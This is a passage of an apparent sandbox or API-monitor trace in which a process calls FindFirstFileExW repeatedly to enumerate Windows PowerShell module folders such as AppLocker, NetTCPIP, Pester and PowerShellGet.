Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\iSCSI*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\ISE*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\ISE*, 0, ba3e6bc, 0, 0, 0) Return: ada93f0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\ISE*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Kds*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Kds*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Kds*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, ba3e5c4, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, ba3e5c4, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, ba3e610, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, ba3e6bc, 0, 0, 0) Return: ada93f0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, ba3e5c4, 0, 0, 0) Return: ada93f0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, ba3e5c4, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, ba3e610, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.WSMan.Management*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.WSMan.Management*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.WSMan.Management*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\MsDtc*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\MsDtc*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\MsDtc*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetAdapter*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetAdapter*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetAdapter*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetConnection*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetConnection*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetConnection*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetEventPacketCapture*, 0, ba3e6bc, 0, 0, 0) Return: ada93f0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetEventPacketCapture*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetEventPacketCapture*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetLbfo*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetLbfo*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetLbfo*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetNat*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetNat*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetNat*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetQos*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetQos*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetQos*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetSecurity*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetSecurity*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetSecurity*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetSwitchTeam*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetSwitchTeam*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetSwitchTeam*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetTCPIP*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetTCPIP*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetTCPIP*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetworkConnectivityStatus*, 0, ba3e6bc, 0, 0, 0) Return: ada93f0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetworkConnectivityStatus*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetworkConnectivityStatus*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetworkTransition*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetworkTransition*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetworkTransition*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PKI*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PKI*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PKI*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PnpDevice*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PnpDevice*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PnpDevice*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PrintManagement*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PrintManagement*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PrintManagement*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSDesiredStateConfiguration*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSDesiredStateConfiguration*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSDesiredStateConfiguration*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSDiagnostics*, 0, ba3e6bc, 0, 0, 0) Return: ada93f0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSDiagnostics*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSDiagnostics*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSScheduledJob*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSScheduledJob*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSScheduledJob*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\ScheduledTasks*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\ScheduledTasks*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\ScheduledTasks*, 0, ba3e708, 0, 0, 0) Return: ada93f0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\SecureBoot*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\SecureBoot*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\SecureBoot*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TLS*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TLS*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TLS*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TroubleshootingPack*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TroubleshootingPack*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TroubleshootingPack*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TrustedPlatformModule*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TrustedPlatformModule*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TrustedPlatformModule*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\VpnClient*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\VpnClient*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\VpnClient*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Wdac*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Wdac*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Wdac*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\WindowsDeveloperLicense*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\WindowsErrorReporting*, 0, ba3e708, 0, 0, 0) Return: ada93f0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\WindowsUpdate*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules*, 0, ba3e800, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, ba3e5c4, 0, 0, 0) Return: ada93f0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844

Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, ba3e5c4, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, ba3e5c4, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, ba3e610, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, ba3e800, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, ba3e7b4, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, ba3e7b4, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
